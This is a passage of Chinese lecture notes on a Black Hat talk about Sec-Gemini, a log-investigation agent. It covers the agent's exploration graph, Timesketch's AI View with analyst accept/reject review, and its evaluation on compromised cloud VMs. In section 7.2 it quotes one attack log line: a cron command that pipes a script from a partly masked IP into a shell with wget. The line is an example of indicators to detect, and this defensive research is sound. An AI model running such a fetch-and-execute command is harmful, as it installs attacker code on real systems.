第一，模型上下文中不再累积全部日志。每轮只看相对少量 records，并把有用结果压缩成 graph nodes。若把每轮取回的日志规模记作 $|E_t|$ ，那么系统希望保持 $|E_t| \ll |E|$ 。在 $N = |E|$ 达到 10^6 、 10^8 级别时，这种局部取证才有实际意义。

第二，历史状态由图承载。LLM 下一轮不需要重新阅读所有旧 records，只需要读取当前图中的相关节点和边。用白板类比，分析员不需要把整箱证据每天重看一遍；他会看白板上已经整理出的线索、问题和结论，再决定下一摞材料该从哪里翻。

Sec-Gemini's Exploration Graph Takeaways



Scale to 100M+ log lines & handle complex multi-step investigations
LLM task is to build & maintain an *explicit* exploration graph
LLM only sees targeted, *small subset of logs* at every round



Explainable
Exploration graph is intuitive and lends itself to helpful visualizations



Verifiable
Every finding holds a reference to one or more supporting log records

#BHUSA @BlackHatEvents

图 14: 探索图的核心收益：支撑 100M+ 日志行上的多步调查，让 LLM 每轮只处理目标子集，同时保留解释链和证据引用。¹⁴

¹⁴视频画面时间区间：00:21:37–00:22:18。

知识补充

探索图解决的是“状态管理”问题。日志搜索负责找 records, LLM 负责局部解释, 图负责保存跨轮调查状态。三者分开后, 系统才有机会在超大日志集上运行多步调查。

5.7 边界与风险：图结构不能自动补齐缺失证据

本章需要把探索图讲清楚, 也需要避免把它讲成万能系统。根据演讲证据, 可以确认它改善了三件事: 上下文窗口压力、跨轮调查状态、可解释与可验证链条。与此同时, 它仍有几类硬边界。

首先, fetch 工具决定了 agent 能看到什么。若日志后端缺少关键 source, 或查询接口无法表达某些时间窗、字段条件、跨日志关联, 图只会围绕可见证据增长。缺失采集会变成缺失节点。

其次, 观察摘要仍由 LLM 生成。observation 可能漏掉细节, 也可能把正常管理行为误读成攻击行为。图结构让误读更容易定位, 无法让误读自然消失。

再次, logical entailment 表示调查依赖关系, 达不到数学证明的强度。一个 finding 由多个 observation 支撑, 仍需要人类分析员复核环境语境。例如 cron job 修改在服务器维护中可能正常, 在 root SSH 登录后的异常时间窗里则更可疑。上下文决定解释强度。

最后, SEGI / Sec-Gemini 在演讲中属于实验研究系统。它证明了一种可行架构: 把 LLM 的职责限制为增量更新探索图, 再把图作为可审计记忆。它并不意味着任何企业环境只要接入 LLM 就能自动完成可靠 DFIR。

5.8 本章小结

- 探索图把 agent memory 从 LLM 上下文窗口中外化出来, 用图状态保存跨轮调查过程。
- 图包含四类节点: investigative direction、fetch records、observation 和 investigative finding; 边表示 logical entailment。
- 三阶段循环是: 检查图并选择方向, 生成 fetch records 操作, 分析取回 records 并追加 observations 或 findings, 然后重复。
- Linux VM 示例展示了从 blind investigation prompt 出发, 围绕 successful root SSH login pivot, 进一步发现 cron persistence 和 suspicious files 的调查路径。
- 行号引用把 finding 链回具体 log record lines, 使探索图同时具备解释链和复核入口。
- 该方法缓解大规模日志中的上下文和审计问题, 但结论仍依赖日志覆盖、查询能力、LLM 摘要质量和人类分析员复核。

6 回到分析员工作台：Timesketch AI View 的协作设计

上一章把重点放在后端推理机制: SEGI / Sec-Gemini 通过探索图 (exploration graph) 把调查状态外化, 让大语言模型 (Large Language Model, LLM) 每一轮只处理一小块日志和一部分调查记忆。可是数字取证与事件响应 (Digital Forensics and Incident Response, DFIR) 的最终使用者仍然是分析员。分析员需要看到证据、验证结论、决定哪些判断进入报告。第六节解决的正是这一层问题: 怎样把后台 agent 的调查过程放回 Timesketch 的工作台, 让人机协作有入口、有证据链、有拒绝权。

知识补充

这里的 Timesketch AI View 可以理解为一个“协作调查面板”。它承接后台 agent 的探索图输出，并用分析员熟悉的 Timesketch 对象来呈现：问题、event、结论和报告。这样做的核心价值在于降低信任门槛。分析员看到的是一组可以点回原始 timeline 的证据链接，而非孤立的自然语言答案。

6.1 从聪明 agent 到可信 workflow

演讲者先强调了一个工程现实：后台有一个能自主分析日志的 agent 仍然不够。安全分析工具的价值来自工作流（workflow），也就是人在工具中如何提出问题、查看证据、标注判断、生成报告。为此，团队做了多轮用户研究（user studies），询问真实分析员希望 AI 在调查过程中呈现什么、哪些工作步骤最重要。

这个动机非常关键。安全场景里，“模型说它发现了攻击”本身没有足够价值；可用的输出必须能回答三个问题：它在问什么？它基于哪些日志事件？分析员怎样接受、拒绝或继续追查？如果这三点缺失，agent 的输出会退化成一段难以审计的摘要。




图 15: Timesketch 中的日志分析代理视图：问题列表、结论、证据事件和分析员审核动作被放在同一工作流中。¹⁵

6.2 AI View 的界面语义：问题、事件、结论

Timesketch AI View 是 Timesketch 中的一个独立视图（separate view）。演讲者展示的视频里，agent 工作时结果会流式进入这个视图。左侧显示 agent 自己提出的 hypothesis / investigative questions: hypothesis 指“待验证假设”，investigative question 指“调查问题”，例如“这次 SSH 登录前后是否有持久化行为”或“是否存在可疑下载”。二者的共同点是把模糊任务拆成可检查的小问题。

¹⁵ 视频画面时间区间：00:23:12–00:25:11。

当 agent 发现与某个问题相关的内容时，它会把 Timesketch 中的实际 events 直接链接到对应问题下面。这里的 event 指一条被解析后的取证记录，例如登录、文件创建、进程执行、注册表变更或系统日志记录。这个链接设计把自然语言判断压回了证据对象：结论旁边就有原始事件，分析员可以从事件继续做 context search，查看前后时间窗口、相邻日志类型或同一实体的其他行为。

核心要点

AI View 的基本数据结构可以概括为：

- **investigative question**：agent 认为值得追问的问题；
- **linked events**：Timesketch sketch 中被 agent 关联到该问题的实际事件；
- **conclusion**：agent 针对该问题写出的结论；
- **analyst decision**：分析员对结论执行 accept 或 reject；
- **investigative report**：由 agent 问题、分析员问题以及双方接受的结论组合成最终调查报告。

这个界面把“针在草堆里”（needle in the haystack）的发现变成了可操作入口。演讲者特别指出，即使 agent 只产出一个相关 finding，分析员也可以用这个 finding 做上下文搜索，从而找到更多相关事件。换句话说，系统追求的是先把海量日志压缩成一个可靠的调查入口，再让分析员围绕入口扩展。

6.3 accept / reject：分析员保留判断权

AI View 顶部显示 agent 给出的 conclusion。conclusion 是对一个调查问题的判断，例如“某个脚本下载行为与攻击者活动相关”或“某次 root SSH 登录后出现了 cron 持久化”。分析员可以 accept，也可以 reject。这个动作在 DFIR 里意义很重：它把责任边界划清楚。agent 可以提出候选结论，最终进入报告的判断需要由人确认。

最终的 investigative report 可以包含来自 agent 的多个问题与结论，也可以包含分析员自己提出的问题与结论，或者两者混合。报告生成因此是协作结果，而非单向自动生成。这样的设计适合真实安全团队：初级分析员可以借助 agent 快速定位证据，资深分析员可以把 agent 的发现作为复核材料，团队负责人可以在报告中看到每个结论的证据来源。

注意

AI hallucination 在这里的主要风险是：模型生成了听起来合理、实际没有日志支撑的攻击叙事。AI View 用两种方式降低风险：第一，把问题与实际 events 绑定；第二，让结论必须经过 analyst accept / reject。它并没有让幻觉风险消失，可靠性仍依赖日志覆盖率、事件解析质量和人工复核。

6.4 证据链接怎样缓解幻觉

LLM 的自然语言很容易给人一种“已经理解全局”的错觉。DFIR 场景需要更硬的证据口径：每个攻击判断最好能落到具体日志行、具体文件名、具体 IP、具体进程或具体时间。AI View 中的 linked events 承担了这个锚点功能。分析员看到结论后，可以立即点击事件，查看其在 timeline

中的位置，再沿时间、主机、用户、进程、文件路径等维度 pivot。

这个过程像调查员在白板上贴证据卡片：一句结论只是卡片上的标题，真正可追查的是卡片背后的证据编号和关联线。探索图提供“agent 怎样走到这里”的后端调查轨迹，AI View 提供“分析员怎样验证这里”的前端操作路径。两者结合后，系统才从一个自动问答器变成一个可审计调查助手。




图 16: 数字取证中的 AI 原则：透明、可验证、可解释、可追溯和受保护，共同约束 AI 结论如何进入正式调查流程。¹⁶

6.5 本章小结

- Timesketch AI View 把后台 agent 输出接回分析员工作台，重点是可验证协作，而非只展示自然语言答案。
- 界面核心对象是 hypothesis / investigative questions、linked events、conclusions、accept / reject 和 investigative report。
- linked events 让分析员能够从 agent 发现直接 pivot 到 Timesketch 中的上下文事件，形成后续人工追查入口。
- accept / reject 保留了分析员的验证权，降低了把模型输出直接当成事实的风险。
- AI View 对 hallucination 的缓解来自证据链接和人工复核；它仍然受日志覆盖、解析质量、标签质量和分析员判断影响。

¹⁶视频画面时间区间：00:22:25–00:23:09。

7 评估口径与结果：关键 **indicator** 的召回价值

第六节说明了 UI 怎样让分析员使用 agent，第七节回答更硬的问题：这个系统到底有没有用？评估 **autonomous agent** 很难，因为它生成的是一串调查动作、证据选择和自然语言结论，评价对象远比单一分类标签复杂。演讲者因此选择了一个贴近实际使用的任务：让 SEGI / Sec-Gemini 找出攻击相关的 **indicators / entities**。**indicator / entity** 指攻击相关标识符，例如 URL、文件名、IP 地址、PID、进程名和可执行文件名。




图 17：评估数据集的规模与多样性：100 个真实被攻陷 VM，平均数百万日志记录和几十条标注攻击痕迹，形成海量背景日志中的少量关键线索问题。¹⁷

7.1 数据集：约 100 个真实 GCP compromised VM 案例

评估数据集来自约 100 个 Google Cloud Platform (GCP) 上被入侵的虚拟机案例。这些是现实攻击者造成的 **compromised VM**，而非合成样例。初始检测信号来自低误报、高针对性的规则，例如某台 VM 连接了可疑 IP，或者某台 VM 出现 **coin mining** 行为。在这个阶段，系统知道的信息很少，接下来的任务需要从大量日志中还原攻击相关实体。

规模口径如下：

- 平均每个案例包含约 15 种 log types，困难案例最多可达 50 种；
- 案例混合 Linux 与 Windows VM；
- 平均每个案例约有 4 million log records，部分案例达到 100 million log records；
- 人类分析员平均每个案例只标注约 38 条 annotated records，即真正带有攻击痕迹的已标注日志记录很少；

¹⁷视频画面时间区间：00:25:29–00:27:40。

- 入侵类型覆盖 weak passwords、misconfiguration、software vulnerabilities、leaked credentials 等。

核心要点

这个数据集的难点集中在信号密度极低。平均 4×10^6 条记录里，人工标注的攻击相关记录平均只有 38 条。直觉上，这相当于在几百万张票据中找几十张关键票据；任何能稳定找到关键入口的系统都有实际价值。


7.2 评估任务：找出攻击相关实体

评估任务是让 agent 找出所有 attack-related indicators or entities。演讲者给出的例子包括 URL、file names、IP addresses、PIDs、executable names 等。标注体系分成三层相关性：

- **critical**：与攻击者最紧密相关的关键实体，例如下载恶意脚本的 URL、攻击者控制的 IP、恶意脚本文件名；
- **important**：比 critical 低一层，但仍能帮助还原攻击链的实体；
- **supplemental**：有助于上下文理解，可缺少时仍能推进主要调查的补充实体。

演讲中以 syslog / 系统日志为例说明颜色标注：最重要的 indicator 可能是包含 IP 的 URL 和被下载脚本的名称；次级信息可能是进程名、PID、路径或标准输出目标等。读者需要注意，PID 这样的值在单机调查中可能很有用，在跨主机归因中价值较低；URL 和攻击者 IP 往往更容易成为 pivot 点。

Evaluation Task



Task: find all attack-related indicators (entities)

URLs, filename, IP address, process and executable names, etc

3 levels of relevance: **critical**, **important** and **supplemental**. Example:

[**CRON**, pid: **570342**] (**perfkrit**) CMD (**wget** -q -O - **http://185.122.xxx.xxx/h2.sh** | **sh** > /dev/null 2>&1)



Two configurations: hinted and not-hinted

hinted: SG given initial detection info. Akin to timeline reconstruction.

not-hinted: SG not given a starting point. Akin to general threat hunting.

#BHUSA @BlackHatEvents

图 18: 评估任务定义：系统需要从日志中找出攻击相关实体，并分别在有初始提示的时间线重建和无起点的威胁狩猎两种配置下评估表现。¹⁸

¹⁸视频画面时间区间：00:27:50–00:30:10。

7.3 hinted 与 non-hinted: 两种难度

SEGI / Sec-Gemini 的评估分为 hinted 和 non-hinted 两种配置。hinted 配置给 agent 初始检测信息，例如“这台 VM 触发了可疑 IP 连接规则”。这更接近 timeline reconstruction：已经有一个线头，任务是顺着线头还原攻击过程。

non-hinted 配置不给初始检测点，只给日志和任务目标。这更接近 threat hunting：系统需要在缺少明确起点的情况下自主提出调查方向。演讲者强调，non-hinted 的结果是项目里的有趣发现之一，因为这说明 agent 不只会围绕已知告警扩展，还能做一定程度的自主威胁狩猎。

知识补充

timeline reconstruction 和 threat hunting 的区别可以用案发现场类比。前者像“警报器已经指向某扇门，调查员查看门前门后的痕迹”；后者像“只知道大楼可能出事，调查员需要自己决定从哪层、哪个房间、哪条通道开始查”。non-hinted 评估显著更难。

7.4 recall 与 precision: 公式和符号

为了读懂结果，先定义两个指标。设 agent 输出的攻击相关实体集合为 P ，人工标注的实体集合为 L 。那么召回率 (recall) 和精确率 (precision) 可写为：

$$\text{Recall} = \frac{|P \cap L|}{|L|}, \quad \text{Precision} = \frac{|P \cap L|}{|P|}$$

- P : agent 输出的 attack-related indicators / entities 集合；
- L : 人工标注的 indicators / entities 集合；
- $|P \cap L|$: agent 输出且命中人工标注的实体数量；
- Recall: 人工已标注的重要实体中，agent 找回了多少；
- Precision: agent 输出的实体中，有多少能被现有人工标签确认。

在这个任务里，recall 更接近“能不能找到调查入口”。precision 则需要谨慎解读，因为人工标签集合 L 可能并不完整。若真实攻击实体存在，却没有被人工标注，那么 agent 输出它时会被公式当作未命中，precision 就会被低估。

7.5 主要结果：53%、47%、12%、3 美元以内

在 hinted 配置下，agent 对 critical indicators 的 recall 超过 53%。演讲者提醒，53% 听起来也许不高，但在实际分析里并不低。原因是安全分析常常具有“入口放大效应”：只要找到一个关键 finding，分析员就可以围绕它做 context search，继续发现前后事件、同一 IP、同一文件名或同一进程链。

在 non-hinted 配置下，critical recall 仍有 47%。这说明系统在没有初始检测提示时仍然能承担一部分 autonomous threat hunting。性能略低于 hinted 配置符合预期，因为 agent 需要同时完成“找入口”和“解释入口”两件事。

precision 是 12%。演讲者给出两个解释：第一，确实存在 false positives，即 agent 输出了一些看似相关、实际无关的实体；第二，数据集存在 underlabeling (标注不足)。underlabeling 指人

工分析员无法穷尽所有真实攻击实体，导致某些真实相关实体没有进入标签集合 L 。在这种情况下，precision 的分母 $|P|$ 里包含了 agent 输出的所有实体，分子 $|P \cap L|$ 却只承认已有标签，数值会被压低。




图 19: 时间线重建与威胁狩猎的 precision/recall: 有提示配置中 critical recall 为 53%，无提示配置下仍达到 47%，显示代理在自主调查中仍能抓到关键线索。¹⁹

注意

12% precision 不能被粗暴解读为“88% 都是错的”。更准确的读法是：在当前标注集合下，约 12% 的输出能被标签直接确认；其余部分混合了 false positives 和未被人工穷尽标注的真实实体。这个区别很重要，因为 underlabeling 会系统性低估 precision。

成本方面，演讲者给出当前总成本为 3 美元以内，并预期成本还会下降。这个数字需要和数据规模一起读：系统是在百万到亿级日志记录上运行，每个案例平均 4 million records。若一个案例能以 3 美元以内找到关键调查入口，成本口径对许多 DFIR 工作流是有吸引力的。

¹⁹视频画面时间区间：00:30:10–00:32:23。




图 20: 结果摘要: Sec-Gemini 以低于 3 美元的成本在数百万日志中找出 53% 的关键指标, 并在 90% 以上案例中至少找到一个关键指标。²⁰

7.6 为什么“至少一个 critical indicator”很重要

演讲者给出另一个关键数字: 在至少 90% 以上的案例中, SEGI 能找到至少一个 critical indicator。这个指标比平均 recall 更贴近实际调查体验。因为 DFIR 的第一步通常是打开一个可靠入口, 再由分析员沿入口继续扩展。

举例说, 若 agent 找到了攻击者下载脚本的 URL, 分析员可以搜索同一 URL、同一 IP、同一文件名、相邻时间窗口和同一用户会话。若 agent 找到了恶意可执行文件名, 分析员可以沿文件创建、执行、网络连接和持久化配置继续追。一个 critical indicator 像门把手: 它本身不等于整扇门后的全部房间, 却能让调查员进入房间。

核心要点

本节最应保留的读法是: 53% hinted critical recall、47% non-hinted critical recall、12% precision、3 美元以内成本、90%+ 案例至少一个 critical indicator。这些数字共同说明, 系统的价值主要在“低成本产生可验证调查入口”, 而非一次性自动完成全部取证判断。

7.7 本章小结

- 评估数据集约有 100 个真实 GCP compromised VM 案例, 平均 15 种日志类型, 最多 50 种, 混合 Linux / Windows。
- 每个案例平均约 4 million log records, 部分达到 100 million; 人工平均标注约 38 条攻击相关记录。

²⁰视频画面时间区间: 00:32:24–00:33:06。

- 评估任务是找出 attack-related indicators / entities, 例如 URL、文件名、IP、PID 和 executable names, 并按 critical、important、supplemental 分层。
- hinted 配置 critical recall 为 53%, non-hinted 配置 critical recall 为 47%; precision 为 12%, 需要结合 false positives 与 underlabeling 解读。
- 总成本当前为 3 美元以内; 90%+ 案例至少找到一个 critical indicator, 这对启动后续人工调查很有实际价值。

8 总结与延伸：从实验代理到可验证的威胁狩猎

最后一节从内部评估转向公开挑战和可用状态。演讲者用 DFIR Madness / James Smith public challenge 补充说明：如果把 agent 放到更多人熟悉的取证题里，它还能否找到关键攻击线索？这一节也承担全篇综合任务：它需要回答这套方法解决了什么痛点，为什么 exploration graph 优于朴素 ReAct，Timesketch 如何保留人工验证权，以及评估数字应该怎样读。

8.1 公开 CTF：从 GCP 案例走向公共挑战

演讲者提到一个公开 forensics challenge：DFIR Madness，由 James Smith 创建，数据公开，许多人会把它当作练习题或新员工能力测试。场景大致是：老板被 FBI 联系，对方发现公司的 intellectual property 出现在 dark web，于是给出一批网络和主机数据，要求调查发生了什么。

团队选择了最困难的 disk-image-only 模式。也就是说，agent 从磁盘镜像出发，经 Plaso 解析后导入 Timesketch，再让 SEGI / Sec-Gemini 工作；它没有直接拿到整理好的答案或问卷提示。这里的 Plaso 是常用取证解析工具，用来把磁盘、系统日志和应用痕迹转换成可检索的 timeline events。




图 21: 公开取证 CTF 场景：从“配方出现在暗网”这一叙事任务出发，系统需要从公开数据中还原攻击路径和关键线索。²¹



图 22: CTF 难度配置: 实验选择 Nightmare - Disk Image Only, 意味着代理面对的是更少上下文和更少辅助材料的取证输入。²²

知识补充

